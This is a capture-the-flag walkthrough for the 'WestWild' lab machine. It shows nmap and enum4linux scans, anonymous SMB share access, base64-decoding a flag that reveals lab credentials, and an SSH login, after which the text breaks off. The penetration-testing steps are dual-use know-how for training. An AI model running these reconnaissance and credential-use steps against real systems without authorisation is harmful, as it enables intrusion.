

WestWild


West Wild v1 1 is a beginner level CTF series, created by Hashim This CTF series is for people who have basic knowledge of penetration Testing tools and techniques , and this machine is include of

1- System Testing

Level = intermediate

Reconnaissance


The IP of the target machine is given.



IP-192.168.56.138

Let's do a nmap scan to find out services,ports,version etc running.


sudo nmap -sC -sV -p- 192.168.56.138



Running ports are:
22(ssh)
80(http)
139/445(netbios-ssn samba)


Enumeration

We have got number of ports that were running from nmap scan.
First let's explore and enumerate port 80.



From http we couldn't find much than a simple image giving us a hint to follow the wave which might be some user of the machine and the webpage doesn't have any other information or directories when enumerated.
So now let's move on to smb port (139&445)

First let's get all the available information using enum4linux
enum4linux 192.168.56.138



Enum4linux gave us lots of information. we came to know there exist three users aveng,wavex,root. And also there is a smb directory accessible let's see what more information can we get.


```
smbclient //192.168.56.138/wave
```

```
dir
```

```
get FLAG1.txt
```

```
get message_from_aveng.txt
```

```
exit.
```



```
[baz@parrot]~/comp ctf walkthroughs/westwild
$ smbclient -L 192.168.56.138
Enter WORKGROUP\baz's password:

  Sharename      Type      Comment
  -----
  print$         Disk      Printer Drivers
  wave           Disk      WaveDoor
  IPC$           IPC       IPC Service (WestWild server (Samba, Ubuntu))

SMB1 disabled -- no workgroup available
[baz@parrot]~/comp ctf walkthroughs/westwild
$ smbclient //192.168.56.138/wave
Enter WORKGROUP\baz's password:
Try "help" to get a list of possible commands.
smb: \> dir


.                  D          0   Tue Jul 30 10:48:56 2019
..                 D          0   Fri Aug  2 04:32:20 2019
FLAG1.txt          N          93   Tue Jul 30 08:01:05 2019
message_from_aveng N         115   Tue Jul 30 10:51:48 2019

1781464 blocks of size 1024. 264008 blocks available
smb: \> get FLAG1.txt
getting file \FLAG1.txt of size 93 as FLAG1.txt (2.9 KiloBytes/sec) (average 2.9 KiloBytes/sec)
smb: \> get message_from_aveng.txt
getting file \message_from_aveng.txt of size 115 as message_from_aveng.txt (4.9 KiloBytes/sec) (average 3.8 KiloBytes/sec)
smb: \> exit
[baz@parrot]~/comp ctf walkthroughs/westwild
$
```

Let's read each file got from smb share directories.

```
cat FLAG1.txt
```


```
cat message_from_aveng.txt
```



```
[baz@parrot]~/comp ctf walkthroughs/westwild
$ cat FLAG1.txt
RmxhZzF7V2VsY29tZV9UMF9USEUtVzNTVC1XMUxELUIwcmRlcn0KdXNlcjp3YXZleApwYXNzd29yZDpkb29yK29wZW4K
[baz@parrot]~/comp ctf walkthroughs/westwild
$ cat message_from_aveng.txt
Dear Wave ,
Am Sorry but i was lost my password ,
and i believe that you can reset it for me .
Thank You
Aveng
[baz@parrot]~/comp ctf walkthroughs/westwild
$
```

Flag1 seems to be like base64 and the other file was relating to a message wirtten to wave by aveng that he lost his password and needs help to reset.

Let's decode FLAG1




```
[/]-[baz@parrot]~/comp ctf walkthroughs/westwild
$ echo RmxhZzF7V2VsY29tZV9UMF9USEUtVzNTVC1XMUxELUIwcmRlcn0KdXNlcjp3YXZleApwYXNzd29yZDpkb29yK29wZW4K | base64 -d
Flag1(Welcome_T0_THE-W3ST-WILD-B0rder)
user:wavex
password:door+open
```

great when decoded we got the password of wave. Now let's use his credentials to login to ssh.

Exploitation

```
ssh wavex@192.168.56.138
id
ls -al
```



The screenshot shows a terminal window titled 'wavex@WestWild: ~'. The user has successfully SSH'd into the machine. The terminal displays the Ubuntu 14.04.6 LTS login banner, system information (Sun Jul 26 14:39:26 +03 2020), system load, memory usage, processes (97), disk usage (77.9% of 1.70GB), swap usage (0%), and users logged in (0). The user then runs 'id', showing they are 'uid=1001(wavex) gid=1001(wavex) groups=1001(wavex)'. Finally, they run 'ls -al', showing a directory listing of the home directory with permissions, owner, group, size, date, and filename.

```
base32 base58 base62 base64 base64conv basenane
[base@parrot]~[~/comp ctf walkthroughs/westwild]
$ssh wavex@192.168.56.138
wavex@192.168.56.138's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com/

System information as of Sun Jul 26 14:39:26 +03 2020

System load: 1.27           Memory usage: 3%   Processes:    97
Usage of /:  77.9% of 1.70GB Swap usage:   0%   Users logged in: 0

Graph this data and manage this system at:
https://landscape.canonical.com/

